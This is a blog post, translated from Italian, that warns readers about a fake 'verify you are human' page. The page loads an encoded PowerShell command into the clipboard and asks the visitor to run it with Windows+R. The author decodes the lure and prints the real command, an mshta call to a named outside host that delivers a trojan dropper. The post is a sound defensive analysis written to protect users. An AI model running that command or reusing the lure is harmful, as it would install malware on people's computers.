
A new kind of attack, not trivial for everyone.
This article was written in Italian and translated into English. Read the original
Today I came across a new kind of attack that, for people who are not very tech-savvy, can lead to serious problems and can allow malicious people "hidden" access to their computer, with obviously catastrophic consequences. It all started from a web page with the sole request "verify you are human", which, however, instead of asking me to solve a simple puzzle, asked me to perform a specific action:

What should jump out at you immediately is that usually "I'm not a robot" or "I am human" requests ask you to solve puzzles, to type the result of an operation, to identify an object among others. But never ever should they ask you to press the "Windows"+"R" key (if you are using a Windows PC).
If you are not interested in technical details, you can stop reading this article here: if you see a screen like the one above, do not do what you are asked: pressing the "Windows" + R key is used to launch commands on your computer! If a website asks you to do it, simply close the page without doing anything.
For those who want more technical details:
I will examine this system and explain exactly what happens "behind the scenes", from a technical point of view, so that you can understand why your hair should stand on end when you see something like this.
The page exploits the possibility, currently allowed by the HTML standards, of "injecting" a text into the computer's clipboard, which is what we usually do when we select a text, for example, and press "CTRL+C". In practice a website can decide to put some text into our CTRL+C if we click somewhere: this feature is usually used, in a benevolent way, to make things easier for the user, for example to copy expiry dates or promo codes from a website, so that the user can then do (CTRL+V) in a document and paste the content. What was done here is that the clipboard "injection" action by this site was tied to the click on "I'm not a robot", and we are asked to press WINDOWS+R and run it. By pressing that combination, in fact, I would launch the "run" dialog, that is, the execution of whatever gets passed to it. So let's see what they put in my clipboard, simply by pasting it into a text file, instead of executing it blindly, as I am asked to do...

ok... in practice, if I had pasted this code as requested, I would have launched a powershell command with characters that, apparently, mean nothing. The format of those characters, though, for anyone who has already dealt with these things, is clearly encoded with "Base64", to make it less identifiable and understandable to a human. So let's take any site that converts Base64-encoded strings (base64decode.org) and see what comes out...

at the top, I entered the sequence of characters to decode... but, after pressing the green "decode" button, as you can see, in the part below the button I did not get an understandable result... so maybe the problem is in the Base64 encoding: it might not be UTF-8... So I select "auto-detect" and try again...

Bingo! The right encoding was "UTF-16LE", and the real code it is trying to make me execute is this:
mshta "https://zone03.b-cdn.net/tr17"
The same result can also be obtained by using Powershell directly...

At this point I am curious to know what that page contains, the one they would like me to execute... to find out, it is enough to open an Ubuntu shell and use curl. It could also be done with "Invoke-WebRequest", but I haven't studied it in depth enough to trust 100% what it does internally, so I prefer to rely on good old Linux, since it is even integrated into Windows...


good, now let's analyse the downloaded file... opening it with notepad++ I realize it is a binary, most probably an executable... I rename it to .txt just to be sure, and then I pass it to the "virustotal" site (https://www.virustotal.com), which, for those who don't know it, is a site able to process a file by passing it to a myriad of different antivirus engines. The extension and the name of the file have no relevance in this case, because what these engines do is create a sort of "signature" from the content of the file, regardless of what it is called. Here is the result:

What the script in that page is trying to do, then, is make me download a "Trojan" that is actually called splwow64.exe. From the description by the Kaspersky antivirus engine and by ZoneAlarm I understand it is a "dropper", that is, an executable that, in turn, is able to download other executables from the internet and launch them on my computer. From there, the road is very simple: if I did it, they could install on my computer software able to read everything I type on the keyboard, or access all my files, my mail, or completely lock the contents of my computer upon a blackmail request ("ransomware").
I wanted to share with everyone this path I followed, hoping to help people who are not too expert with computers understand what pitfalls can hide behind a simple request to confirm access to a page. So pay particular attention, and if you should see something similar, never ever execute anything that starts with "press the Windows + R key" !!
P.S. I am including the full content of the virustotal result because it is interesting how the file is not identified by many common antivirus engines, including the one I usually use!!!!!!! The execution could therefore have gone unnoticed, or I would have had to rely only on the built-in Windows antivirus... but I would rather not try :-)
If you'd like to talk about it, write to me.
info@bitnrg.com
Comments